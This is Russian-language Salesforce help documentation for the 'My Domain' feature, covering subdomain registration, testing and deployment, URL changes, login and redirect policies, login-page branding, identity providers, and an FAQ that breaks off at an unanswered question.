Добавьте субдомен в URL-адрес организации Salesforce с помощью функции Salesforce «Мой домен». Использование субдомена позволяет привлечь внимание к бренду и повышает безопасность организации. Использование субдомена не представляет трудностей и позволяет оформить страницу входа в индивидуальном стиле.

Функция «Мой домен» позволяет определить субдомен, представляющий часть домена Salesforce. Например, разработчик является субдоменом домена `salesforce.com` .С помощью субдомена можно изменить URL-адрес, назначенный пользователю системой Salesforce (например, `https://na30.salesforce.com`) на требуемое имя (например, `https://somethingcool.my.salesforce.com`). Субдомен также называется настраиваемым доменом. Однако термин «настраиваемый домен» имеет специфическое значение для сообществ Salesforce.

Использование имени субдомена позволяет повысить эффективность управления процессами входа и проверки подлинности для организации. Ниже перечислены доступные действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** и **Group Edition**.

- Подтверждение подлинности организации посредством уникального URL-адреса домена.
- Оформление страницы входа в фирменном стиле и настройка содержимого правой рамки.
- Блокировка или переадресация запросов страниц, которые не используют новое имя домена.
- Одновременная работа в нескольких организациях Salesforce
- Выбор настраиваемой политики входа и определение способа проверки подлинности пользователей.
- Разрешение использовать для входа учетную запись в соцсетях (например, Google и Facebook).
- Отсутствие повторного входа для доступа к внешним службам.

Для использования следующих возможностей Salesforce необходима функция «Мой домен».

- Единая регистрация (SSO) с внешними поставщиками удостоверений.
- Регистрация с поставщиками проверки подлинности в социальных сетях (например, Google и Facebook).
- Компоненты Lightning на вкладках компонентов Lightning, страницы Lightning, разработчик приложений Lightning или автономные приложения.

Функция «Мой домен» также доступна для безопасных сред.

Прим.: Функция «Мой домен» регулируется дополнительными Условиями использования.

Имя домена использует стандартный формат URL-адреса, который подразумевает наличие указанных ниже элементов.

- Протокол: https://
- Префикс субдомена: товарный знак или отличительная черта
- Домен: my.salesforce.com

Имя может содержать не более 40 букв, цифр и дефисов. Имя субдомена не должно начинаться с root, status или дефиса.

Перед тем как принять решение о доменном имени, проверьте, доступно ли оно.

Система Salesforce включается в качестве поставщика удостоверений при создании домена. После развертывания домена пользователи могут добавлять или изменять поставщиков удостоверений и повышать уровень безопасности организации путем настройки политики входа домена.

Важное замечание: После развертывания домена он будет активирован немедленно, и запросы с первоначальными URL-адресами будут переадресовываться на новый домен. После развертывания доменного имени его отключение или изменение может выполнить только служба поддержки Salesforce.

Настройка имени для функции «Мой домен»

Функция «Мой домен» поддерживает быстрое и удобное внедрение имени субдомена.

Определение имени домена

Выполните регистрацию настраиваемого имени домена для организации с помощью функции «Мой домен». Перед регистрацией проверьте доступность имен.

Рекомендации по внедрению функции «Мой домен»

Данные советы позволяют выполнить беспрепятственный переход к субдомену, созданному посредством пункта «Мой домен».

Тестирование и развертывание нового субдомена «Мой домен»

После настройки своего субдомена в «Моем домене», проверьте его и предоставьте своим пользователям. Тестирование даст шанс изучить ваш субдомен. Это также поможет проверить URL-адреса для страниц перед развертыванием субдомена для ваших пользователей.

Изменения URL-адресов функции «Мой домен»

При настройке имени субдомена для организации с функцией «Мой домен» все URL-адреса вашего приложения, включая адреса страниц Visualforce, также меняются. Убедитесь, что вы обновили все URL-адреса приложения до развертывания доменного имени. Например, поле Chatter Answers «URL-адрес электронного уведомления» продолжает отправлять уведомления внутренним пользователям на устаревшие URL-адреса, поэтому должно быть обновлено вручную. См. различия в таблице ниже.

Настройка политики входа для функции «Мой домен»

Управляйте входами в систему пользователей, настраивая политику входов для домена. По умолчанию пользователи могут выполнять вход посредством общей страницы входа Salesforce, минуя специальную страницу входа домена. Если не настроить политику входа в систему, пользователи смогут делать запросы на страницы без использования имени домена, например посредством старых вкладок.

Оформление страницы входа в фирменном стиле

Чтобы настроить внешний вид страницы входа, добавьте цвет фона, логотип и содержимое правой стороны. Оформление страницы входа в фирменном стиле компании повысит узнаваемость страницы.

Добавление поставщиков удостоверений на страницу входа

Подлинность пользователей может проверяться посредством альтернативных поставщиков удостоверений прямо на странице входа. Если организация использует единую регистрацию и настраиваемые SAML или настраивает внешних поставщиков проверки подлинности в разделе «Поставщики проверки подлинности» меню «Настройка», то ссылки на данных поставщиков удостоверений можно добавить на страницу входа домена. Проверка подлинности выполняется на странице входа поставщика удостоверений, после чего пользователи перенаправляются в систему Salesforce.

Просмотр сведений о производительности и обслуживании системы посредством функции «Мой домен»

Сведения о производительности и доступности системы можно просмотреть по адресу `trust.salesforce.com`. Trust передает сведения о статусе, основанные на экземпляре организации. Если используется функция «Мой домен», и неизвестен экземпляр организации, его можно найти.

Мой домен. Вопросы и ответы

Настройка имени для функции «Мой домен»

Функция «Мой домен» поддерживает быстрое и удобное внедрение имени субдомена.

1. Найдите и зарегистрируйте доступное имя домена.
2. Настройте логотип, цвет фона и содержимое правой рамки на странице входа.
3. Добавьте или измените поставщиков удостоверений, доступных на странице входа.
4. Протестируйте и разверните имя домена в рамках организации.
5. Настройте политику входа для нужных пользователей.

СМ. ТАКЖЕ:

Мой домен

Определение имени домена

Тестирование и развертывание нового субдомена «Мой домен»

Настройка политики входа для функции «Мой домен»

Оформление страницы входа в фирменном стиле

Добавление поставщиков удостоверений на страницу входа

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** и **Group Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки имени домена:

- Настройка приложения

Определение имени домена

Выполните регистрацию настраиваемого имени домена для организации с помощью функции «Мой домен». Перед регистрацией проверьте доступность имен.

Настройка субдомена с помощью функции «Мой домен» начинается с выбора уникального имени домена и его регистрации. Тщательно выбирайте имя. При регистрации система Salesforce обновляет реестры доменных имен, используя доменное имя, указанное пользователем. После регистрации доменного имени его отключение или изменение может выполнить только служба поддержки Salesforce.

1. Введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мой домен»**.
2. Введите нужное имя субдомена. Например, если компания с названием Universal Containers использует субдомен `universalcontainers`, URL-адрес входа для данной компании будет выглядеть следующим образом: `https://universalcontainers.my.salesforce.com/`. Имя может содержать не более 40 букв, цифр и дефисов.

   Следующие зарезервированные слова невозможно использовать в качестве субдоменов:

   - www
   - salesforce
   - heroku

   Кроме того, имя домена не должно начинаться с:

   - root
   - статус
   - дефис (-)
3. Нажмите кнопку **«Проверить доступность»**. Если данное имя уже используется, введите другое имя.
4. Нажмите кнопку **«Зарегистрировать домен»**.
5. Сообщение эл. почты отправляется пользователю как только имя домена готово для тестирования. Это может занять несколько минут.

После тестирования и развертывания новый субдомен будет доступен пользователям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** и **Group Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения имени домена:

- Настройка приложения

СМ. ТАКЖЕ:

Настройка имени для функции «Мой домен»
Рекомендации по внедрению функции «Мой домен»
Изменения URL-адресов функции «Мой домен»
Тестирование и развертывание нового субдомена «Мой домен»

Рекомендации по внедрению функции «Мой домен»

Данные советы позволяют выполнить беспрепятственный переход к субдомену, созданному посредством пункта «Мой домен».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** и **Group Edition**.

- Прежде чем развернуть новый домен, сообщите пользователям о предстоящем изменении.
- Рекомендуем выполнять развертывание нового субдомена в непиковые часы работы организации (например, в выходные), чтобы вы могли без проблем устранить неполадки.
- Прежде чем развернуть имя домена, рекомендуем протестировать настройки пользовательского интерфейса Salesforce, подверженные изменениям (например, настраиваемые кнопки или страницы Visualforce). Ищите поврежденные ссылки на жестко запрограммированные ссылки (URL-адреса экземпляров) и используйте вместо них URL-адреса своих субдоменов. Для получения дополнительной информации введите «жестко запрограммированные ссылки» в *«Справке Salesforce»* Сначала проверьте их в безопасной среде.
- Убедитесь, что вы обновили все URL-адреса приложения до развертывания доменного имени. Например, поле Chatter Answers «URL-адрес электронного уведомления» продолжает отправлять уведомления внутренним пользователям на устаревшие URL-адреса, поэтому должно быть обновлено вручную.
- Если домен пользователя зарегистрирован, но еще не развернут, то при входе посредством страницы входа «Мой домен» URL-адреса содержат субдоменное имя. Тем не менее ссылки, инициированные полями слияния, которые добавлены в сообщения эл. почты, отправляемые асинхронно (например, сообщения эл. почты, связанные с бизнес-правилами), все еще будут использовать устаревшие URL-адреса. Новые URL-адреса функции «Мой домен» будут отображаться в этих ссылках *после* развертывания домена.
- Чтобы упростить процесс перехода пользователей к новому субдомену, добавьте ссылки на часто используемые страницы (например, страницу входа). Сообщите пользователям об изменении политики входа и порекомендуйте им обновить закладки в первый раз, когда они будут перенаправлены.
- Чтобы предоставить пользователям время на обновление закладок посредством нового имени субдомена, задайте параметру «Политика переадресации» значение **«Перенаправлено с предупреждением на эту же страницу домена»**. По прошествии нескольких дней или нескольких недель измените политику на **Не перенаправляется**. Для этого варианта требуется, чтобы пользователи применяли ваше субдоменное имя при просмотре ваших страниц. Данный параметр обеспечивает наивысший уровень безопасности.
- Чтобы запретить доступ пользователям, которые не знают о наличии настраиваемого субдомена, выберите параметр **«Запретить вход посредством https://login.salesforce.com»**. При наличии доступа пользователи смогут быстрее привыкнуть к новому имени домена.
- Закладки не функционируют, если для партнерских порталов выбран параметр **«Перенаправление на эту же страницу домена»**. Вручную измените существующие закладки, заменив имя экземпляра Salesforce на имя своего домена, чтобы ссылки имели URL-адреса нового домена. Например, замените `https://na30.salesforce.com/` на `https://yourDomain.my.salesforce.com/` в URL-адресе закладки.
- Если блокируются запросы на открытие страниц приложения, не использующие новые URL-адреса с субдоменом Salesforce, сообщите пользователям, что они должны обновить старые закладки или создать новые для страницы входа. Также следует обновить все вкладки и ссылки в приложении. Использование новых URL-адресов субдомена требуется незамедлительно при присвоении политике переадресации значения **«Не перенаправляется»**.
- При использовании функции «Мой домен» система позволяет определять пользователей, выполняющих вход посредством нового URL-адреса, и время входа. Введите строку *«Журнал входов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Журнал входов»** и просмотрите столбцы «Пользователь» и «URL-адрес входа».

- Страница `login.salesforce.com` содержит ссылку **«Выполните вход в настраиваемый домен»**, позволяющую пользователям указывать имя субдомена и выполнять вход. В данном случае пользователям должно быть известно имя субдомена. Для усиления защиты рекомендуем предоставить пользователям прямую ссылку на страницу входа субдомена.

При наличии следующих условий	выполните указанные ниже действия.
Интеграции API в организацию	Убедитесь, что API-клиент ссылается на конечную точку сервера напрямую. API-клиент должен использовать значение LoginResult.serverURL, возвращенное запросом на вход, взамен использования жестко запрограммированного URL-адреса сервера. После развертывания субдомена система Salesforce возвращает URL-адрес сервера, содержащий домен. Параметры политики переадресации не влияют на вызовы API. Это означает, что старые вызовы на URL-адреса экземпляра продолжают действовать. Однако рекомендуется использовать значение, возвращаемое Salesforce.
Шаблоны эл. почты	Замените ссылки на URL-адрес экземпляра организации субдоменом.
Настраиваемые страницы Visualforce или настраиваемые приложения Force.com	Замените ссылки на URL-адрес экземпляра организации субдоменом. См. документ «Как искать жестко запрограммированные ссылки посредством инструмента Force.com IDE?».
Chatter	Уведомите пользователей о необходимости обновления всех закладок на левой боковой панели групп Chatter.
Зоны для сообществ (Идеи/Ответы/Chatter Answers)	Обновите поле «URL-адрес электронного уведомления» вручную. Чтобы обновить URL-адрес, удалите текущий URL-адрес из поля и сохраните страницу. Система заполнит поле новым URL-адресом функции «Мой домен».

СМ. ТАКЖЕ:

Изменения URL-адресов функции «Мой домен»

Тестирование и развертывание нового субдомена «Мой домен»

Мой домен

Тестирование и развертывание нового субдомена «Мой домен»

После настройки своего субдомена в «Моем домене», проверьте его и предоставьте своим пользователям. Тестирование даст шанс изучить ваш субдомен. Это также поможет проверить URL-адреса для страниц перед развертыванием субдомена для ваших пользователей.

Важное замечание: После развертывания домена он будет активирован немедленно, и запросы с первоначальными URL-адресами будут переадресовываться на новый домен. После развертывания доменного имени его отключение или изменение может выполнить только служба поддержки Salesforce.

1. Протестируйте страницу входа домена. Введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мой домен»**. Или выйдите из системы организации DE и войдите в Salesforce с помощью нового имени субдомена. Или же перейдите по ссылке для входа из полученного сообщения электронной почты об активации.

   Прежде чем развернуть домен для пользователей, рекомендуем настроить страницу входа домена и добавить службы проверки подлинности. При необходимости протестируйте домен в безопасной среде.

2. Чтобы протестировать новое имя домена, щелкните вкладки и ссылки. Теперь новое имя домена должно отображаться на всех страницах.

   Прежде чем развернуть имя домена, рекомендуем протестировать настройки пользовательского интерфейса Salesforce, подверженные изменениям (например, настраиваемые кнопки или страницы Visualforce). Ищите поврежденные ссылки на жестко запрограммированные ссылки (URL-адреса экземпляров) и используйте вместо них URL-адреса своих субдоменов. Для получения дополнительной информации введите «жестко запрограммированные ссылки» в *«Справке Salesforce»*

3. Чтобы развернуть новое имя домена в организации, введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мой домен»**. После этого щелкните **«Развернуть для пользователей»** и нажмите **«ОК»**.

Развертывание домена инициирует его немедленную активацию и перенаправление всех пользователей на страницы посредством новых адресов домена. Чтобы задать политики входа, воспользуйтесь разделом «Параметры домена», который отображается после развертывания домена. Например, вы можете запретить пользователям вход со страницы login.salesforce.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** и **Group Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки имени домена:

- Настройка приложения

СМ. ТАКЖЕ:

- Настройка имени для функции «Мой домен»
- Рекомендации по внедрению функции «Мой домен»
- Оформление страницы входа в фирменном стиле
- Добавление поставщиков удостоверений на страницу входа
- Настройка политики входа для функции «Мой домен»

Изменения URL-адресов функции «Мой домен»

При настройке имени субдомена для организации с функцией «Мой домен» все URL-адреса вашего приложения, включая адреса страниц Visualforce, также меняются. Убедитесь, что вы обновили все URL-адреса приложения до развертывания доменного имени. Например, поле Chatter Answers «URL-адрес электронного уведомления» продолжает отправлять уведомления внутренним пользователям на устаревшие URL-адреса, поэтому должно быть обновлено вручную. См. различия в таблице ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** и **Group Edition**.

Тип URL-адреса	Устаревший URL-адрес	Новый URL-адрес
Вход	`https://login.salesforce.com`	`https://<субдомен>.my.salesforce.com`
Страница или вкладка приложения	`https://<экземпляр>.salesforce.com/<pageID>`	`https://<субдомен>.my.salesforce.com/<код_страницы>`
Страница Visualforce без пространства имен	`https://c.<экземпляр>.visual.force.com/apex/<имя_страницы>`	`https://<субдомен>--c.<экземпляр>.visual.force.com/apex/<имя_страницы>`
Страница Visualforce с пространством имен	`https://<пространство_имен101>.<экземпляр>.visual.force.com/apex/<имя_страницы>`	`https://<субдомен>--<пространство_имен>.<экземпляр>.visual.force.com/apex/`

Прим.: При внедрении функции «Мой домен» в безопасной среде используется следующий формат URL-адреса: `https://<субдомен>--<имя_безопасной_среды>.<экземпляр>.my.salesforce.com`. Безопасные среды не поддерживают использование пространств имен, поэтому все URL-адреса страниц Visualforce в безопасной среде имеют следующий формат: `https://<субдомен>--<имя_безопасной_среды>.<экземпляр>.visual.force.com/apex/<имя_страницы>`.

СМ. ТАКЖЕ:

Мой домен

Рекомендации по внедрению функции «Мой домен»

Настройка политики входа для функции «Мой домен»

Управляйте входами в систему пользователей, настраивая политику входов для домена. По умолчанию пользователи могут выполнять вход посредством общей страницы входа Salesforce, минуя специальную страницу входа домена. Если не настроить политику входа в систему, пользователи смогут делать запросы на страницы без использования имени домена, например посредством старых вкладок.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** и **Group Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки политики входа для домена:

- Настройка приложения

1. Введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мой домен»**.
2. Нажмите кнопку **«Правка»** в разделе «Параметры моего домена».
3. Чтобы отключить проверку подлинности для пользователей, которые не используют специальную страницу входа домена, настройте политику входа. Политика входа препятствует входу пользователей посредством общей страницы входа `https://<instance>.salesforce.com/` и их переадресации на страницы организации после входа.
4. Выберите нужную политику переадресации.
   a. Чтобы разрешить пользователям дальнейшее использование URL-адресов, которые не содержат имени домена, выберите параметр **«Перенаправление на эту же страницу домена»**.

      Прим.: Закладки не функционируют, если для партнерских порталов выбран параметр **«Перенаправление на эту же страницу домена»**. Вручную измените существующие закладки, заменив имя экземпляра Salesforce на имя своего домена, чтобы ссылки имели URL-адреса нового домена. Например, замените `https://na30.salesforce.com/` на `https://yourDomain.my.salesforce.com/` в URL-адресе закладки.

   b. Чтобы напоминать пользователям о необходимости использования имени домена, выберите параметр **«Перенаправлено с предупреждением на эту же страницу домена»**. Пользователи перенаправляются на страницу только после прочтения соответствующего предупреждения. Выберите данный параметр на несколько дней или недель, чтобы способствовать переходу пользователя на новое доменное имя.
   c. Чтобы требовать использования имени домена при просмотре страниц, выберите параметр **«Не перенаправлено»**.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка имени для функции «Мой домен»

Рекомендации по внедрению функции «Мой домен»

Оформление страницы входа в фирменном стиле

Чтобы настроить внешний вид страницы входа, добавьте цвет фона, логотип и содержимое правой стороны. Оформление страницы входа в фирменном стиле компании повысит узнаваемость страницы.

1. Введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мой домен»**.
2. Нажмите кнопку **«Правка»** в разделе «Конфигурация проверки подлинности».
3. Чтобы изменить логотип, загрузите изображение.

   Допустимые форматы изображения: .jpg, .gif и .png. Размер файла не должен превышать 100 Кб. Максимальный размер изображения составляет 250 x 125 пикселов.
4. Чтобы настроить фон страницы входа, щелкните значок или введите допустимый шестнадцатеричный код цвета.
5. Чтобы поддержать расширенные методы проверки подлинности для пользователей iOS, выберите **«Использовать собственный обозреватель для проверки подлинности пользователей в iOS»**.

   Этот параметр проверки подлинности пользователей в iOS предназначен для пользователей приложений Salesforce1 и Mobile SDK на устройствах iOS. Этим параметром включается поддержка методов проверки подлинности (например, Kerberos, Windows NT LAN Manager (NTLM) или метод проверки подлинности на основе сертификатов). Если выбран этот параметр, пользователи устройств iOS переадресовываются к собственному обозревателю при единой регистрации с проверкой подлинности на настраиваемом домене. В других операционных системах Salesforce1 и приложения, использующие Mobile SDK версии 3.1 или более поздней, могут поддерживать проверку подлинности на основе сертификата, если приложения интегрированы с программным обеспечением для управления мобильными устройствами (MDM).
6. Введите URL-адрес файла, который должен быть добавлен в правосторонний элемент iFrame на странице входа.

   Содержимое правого элемента iFrame масштабируется таким образом, чтобы занимать около 50% страницы. Содержимое должно находиться по URL-адресу, использующему шифрование SSL и префикс https://. Для создания собственной страницы, отображаемой в правом элементе iFrame и использующей адаптивный веб-дизайн, используйте шаблон «My Domain Sample».

   Пример: `https://c.salesforce.com/login-messages/promos.html`
7. При необходимости выберите службы проверки подлинности в качестве поставщиков удостоверений на странице входа (например, Google и Facebook). Пользователи смогут выполнять вход посредством учетных записей в соцсетях. Чтобы настроить службы проверки подлинности, воспользуйтесь разделом «Поставщики проверки подлинности» меню «Настройка».
8. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** и **Group Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки страницы входа:

- Настройка приложения

СМ. ТАКЖЕ:

Настройка имени для функции «Мой домен»

Добавление поставщиков удостоверений на страницу входа

Настройка политики входа для функции «Мой домен»

Внешние поставщики проверки подлинности

Добавление поставщиков удостоверений на страницу входа

Подлинность пользователей может проверяться посредством альтернативных поставщиков удостоверений прямо на странице входа. Если организация использует единую регистрацию и настраиваемые SAML или настраивает внешних поставщиков проверки подлинности в разделе «Поставщики проверки подлинности» меню «Настройка», то ссылки на данных поставщиков удостоверений можно добавить на страницу входа домена. Проверка подлинности выполняется на странице входа поставщика удостоверений, после чего пользователи перенаправляются в систему Salesforce.

Прим.: Доступными службами проверки подлинности являются все поставщики, поддерживающие единую регистрацию SAML для поставщиков удостоверений или внешних поставщиков проверки подлинности, кроме Janrain. Janrain не может использоваться для проверки подлинности на странице входа.

1. Введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мой домен»**.
2. Нажмите кнопку **«Правка»** в разделе «Конфигурация проверки подлинности».
3. Выберите как минимум одну настроенную службу проверки подлинности в качестве поставщика удостоверений.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Настройка имени для функции «Мой домен»
- Оформление страницы входа в фирменном стиле
- Настройка политики входа для функции «Мой домен»
- Внешние поставщики проверки подлинности

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** и **Group Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления поставщиков удостоверений на страницу входа:

- Настройка приложения

Просмотр сведений о производительности и обслуживании системы посредством функции «Мой домен»

Сведения о производительности и доступности системы можно просмотреть по адресу `trust.salesforce.com`. Trust передает сведения о статусе, основанные на экземпляре организации. Если используется функция «Мой домен», и неизвестен экземпляр организации, его можно найти.

Ниже перечислены действия, которые следует выполнить для получения сведений о статусе с помощью имени домена.

1. Откройте веб-узел trust.salesforce.com.
2. На вкладке «Статус системы» нажмите **«Узнать больше»**.
3. Под пунктом status.salesforce.com нажмите **«Статус»**.

   На странице «Статус и обслуживание» указан статус каждого экземпляра организации.
4. Щелкните **«Мой домен»** в верхней правой части страницы.
5. Чтобы получить сведения об экземпляре организации, введите имя домена в строке поиска.

   Ввод полного URL-адреса не требуется. Например, используйте *`yourDomain`* вместо `https://`*`yourDomain`*`.my.salesforce.com/`.
6. На вкладке «Статус и обслуживание» выберите **«Все»** и найдите сведения об экземпляре.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** и **Group Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки имени домена:

- Настройка приложения

СМ. ТАКЖЕ:

Мой домен

Мой домен. Вопросы и ответы

Что такое функция «Мой домен»?

Функция «Мой домен» позволяет администраторам Salesforce определить субдомен в рамках организации Salesforce. Имя субдомена отображается во всех URL-адресах организации и заменяет имя экземпляра (например, na30). Например, можно выделить фирменный стиль URL-адреса, назвав субдомен именем компании — `https://`*Имя компании*`.my.salesforce.com/`. «Мой домен» не совпадает с настраиваемым доменом для сайтов, сообществ и порталов. Домены определяются по отдельности.

Какие версии Salesforce поддерживают функцию «Мой домен»?

Каковы преимущества использования функции «Мой домен»?

Создайте субдомен с функцией «Мой домен», чтобы обеспечить единую регистрацию в организации для пользователей. Кроме того, можно настроить страницу входа и использовать систему Salesforce в качестве поставщика удостоверений.

Есть ли отличия в работе функции «Мой домен» в разных версиях Salesforce?

Работает ли функция «Мой домен» в безопасных средах?

Чем отличаются параметры политики переадресации?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition** и **Database.com Edition**. Некоторые разделы не относятся к версии **Database.com Edition**.

Как работает функция «Мой домен» при использовании единой регистрации?

Доступна ли функция «Мой домен» для интерфейса API?

Связан ли субдомен для функции «Мой домен» с субдоменом для компонента «Сайты» или «Сообщества»?

Сколько символов может содержать имя домена?

Можно ли выполнять вход посредством страницы https://login.salesforce.com после настройки функции «Мой домен»?

Можно ли выполнить вход посредством URL-адреса, включающего экземпляр Salesforce, например https://экземпляр.salesforce.com/?

Можно ли использовать устаревшие закладки Salesforce?

Изменятся ли URL-адреса страниц Visualforce и содержимого (файлов)?

Можно ли изменить или удалить имя субдомена?

Что такое функция «Мой домен»?

Функция «Мой домен» позволяет администраторам Salesforce определить субдомен в рамках организации Salesforce. Имя субдомена отображается во всех URL-адресах организации и заменяет имя экземпляра (например, na30). Например, можно выделить фирменный стиль URL-адреса, назвав субдомен именем компании — `https://`*Имя компании*`.my.salesforce.com/`. «Мой домен» не совпадает с настраиваемым доменом для сайтов, сообществ и порталов. Домены определяются по отдельности.

Какие версии Salesforce поддерживают функцию «Мой домен»?

Версии Performance Edition, Unlimited Edition, Enterprise Edition, Developer Edition, Professional Edition и Group Edition.

Каковы преимущества использования функции «Мой домен»?

Создайте субдомен с функцией «Мой домен», чтобы обеспечить единую регистрацию в организации для пользователей. Кроме того, можно настроить страницу входа и использовать систему Salesforce в качестве поставщика удостоверений.

Функция «Мой домен» позволяет выполнять следующие действия.

- Настройка страницы входа с использованием собственного фирменного стиля.
- Использование функций подлинности для единой регистрации. Ниже перечислены действия, доступные при наличии функции «Мой домен».
  - Включение пользователей в единую регистрацию в организации Salesforce.
  - Использование организации Salesforce в качестве поставщика удостоверений для единой регистрации в сторонних приложениях или других организациях Salesforce.
- Сохранение глубинных ссылок (например, `https://`*домен*`.my.salesforce.com//001/o`) при последующих разделениях и миграциях организации.

Есть ли отличия в работе функции «Мой домен» в разных версиях Salesforce?

Функция «Мой домен» одинаково функционирует в большинстве версий Salesforce (кроме URL-адресов версии Developer Edition). URL-адреса версии Developer Edition заканчиваются следующим: «-de-ed.my.salesforce.com»; например, `https://`*yourDomain*`.de-ed.my.salesforce.com`. Окончание URL-адресов в других версиях: «.my.salesforce.com»; например, `https://`*yourDomain*`.my.salesforce.com`.

Работает ли функция «Мой домен» в безопасных средах?

Безопасные среды отличаются от производственных организаций, поэтому используют отдельные реестры доменных имен. Другими словами, в безопасной среде может использоваться такое же имя функции «Мой домен». Фактически обновление безопасной среды инициирует копирование имени функции «Мой домен», используемого производственной организацией, в безопасную среду.

Например, при использовании имени производственной организации `acme.my.saleforce.com` имя безопасной среды выглядит следующим образом: `acme--<имяБезопаснойСреды>.csN.my.salesforce.com`.

Перед развертыванием выполните тестирование субдомена в безопасной среде. Найдите жестко запрограммированные ссылки на URL-адреса экземпляров на страницах Visualforce, в шаблонах электронной почты и другом содержимом.

Чем отличаются параметры политики переадресации?

После развертывания субдомена с функцией «Мой домен» система позволяет выбрать способ переадресации пользователей, которые пытаются открыть страницу организации без использования имени субдомена.

Чтобы просмотреть назначенную политику, в меню «Настройка» введите *«Мой домен»* в поле «Быстрый поиск» и выберите **«Мой домен»**.

Чтобы перенаправить пользователей на новый URL-адрес без отображения предупреждений, выберите параметр **«Перенаправлено на ту же страницу домена»**.

Чтобы перенаправить пользователей на новый URL-адрес после отображения предупреждения, выберите параметр **«Перенаправлено с предупреждением на эту же страницу домена»**. Подобное предупреждение дает пользователям время на изменение закладок и привыкание к использованию нового URL-адреса субдомена. Предупреждение не подлежит изменениям.

Если выбран параметр **«Не перенаправлено»**, отображается предупреждение об ошибке «страница не найдена». Чтобы предупреждать пользователей о необходимости использования новых URL-адресов субдомена, рекомендуется в течение краткого периода после развертывания использовать параметр **«Перенаправлено с предупреждением на ту же страницу домена»**.

Как работает функция «Мой домен» при использовании единой регистрации?

Настройка единой регистрации доступна только при наличии функции «Мой домен». При наличии входящих запросов на единую регистрацию субдомен включает глубинное связывание прямо со страницами организации. Изменение поставщика удостоверений не требуется. Конечная точка SAML, используемая системой Salesforce (`login.salesforce.com`), продолжает действовать для запросов SAML и OAGEP даже в том случае, если организация развертывает функцию «Мой домен» и устанавливает флажок **«Запретить вход посредством https://login.salesforce.com»** на странице «Параметры моего домена».

Прим.: При использовании внешних групп Chatter и единой регистрации для сотрудников внешние пользователи перенаправляются на недоступного им поставщика удостоверений SAML. Чтобы гарантировать работу единой регистрации, перенесите внешние группы Chatter в сообщества. В ином случае *снимите* флажок «Запретить вход посредством `https://login.salesforce.com`» на странице «Параметры моего домена». Таким образом, пользователи смогут и далее выполнять вход посредством страницы `login.salesforce.com`.

Доступна ли функция «Мой домен» для интерфейса API?

Да. Субдомен «Мой домен» поддерживает интерфейсы Salesforce API.

Связан ли субдомен для функции «Мой домен» с субдоменом для компонента «Сайты» или «Сообщества»?

Нет. Названия субдоменов, используемые для компонента «Сайты» и функции «Мой домен», могут быть одинаковыми или разными. Предпочтительно для компонента «Сайты» и сообщества Salesforce использовать название «настраиваемые домены», а для «Мой домен» — субдомены.

Сколько символов может содержать имя домена?

Имя субдомена может содержать не более 40 символов. Данное ограничение не распространяется на протокол (`https://`) и домен (`my.salesforce.com`).

Можно ли выполнять вход посредством страницы **`https://login.salesforce.com`** после настройки функции «Мой домен»?

Да, если вход не блокируется системным администратором. Пользователь может выполнить вход посредством нового URL-адреса функции «Мой домен».

Можно ли выполнить вход посредством URL-адреса, включающего экземпляр Salesforce, например **`https://`***экземпляр*`.salesforce.com/`**?

Да, если вход не блокируется системным администратором. Пользователь может выполнить вход посредством нового URL-адреса функции «Мой домен».

Можно ли использовать устаревшие закладки Salesforce?

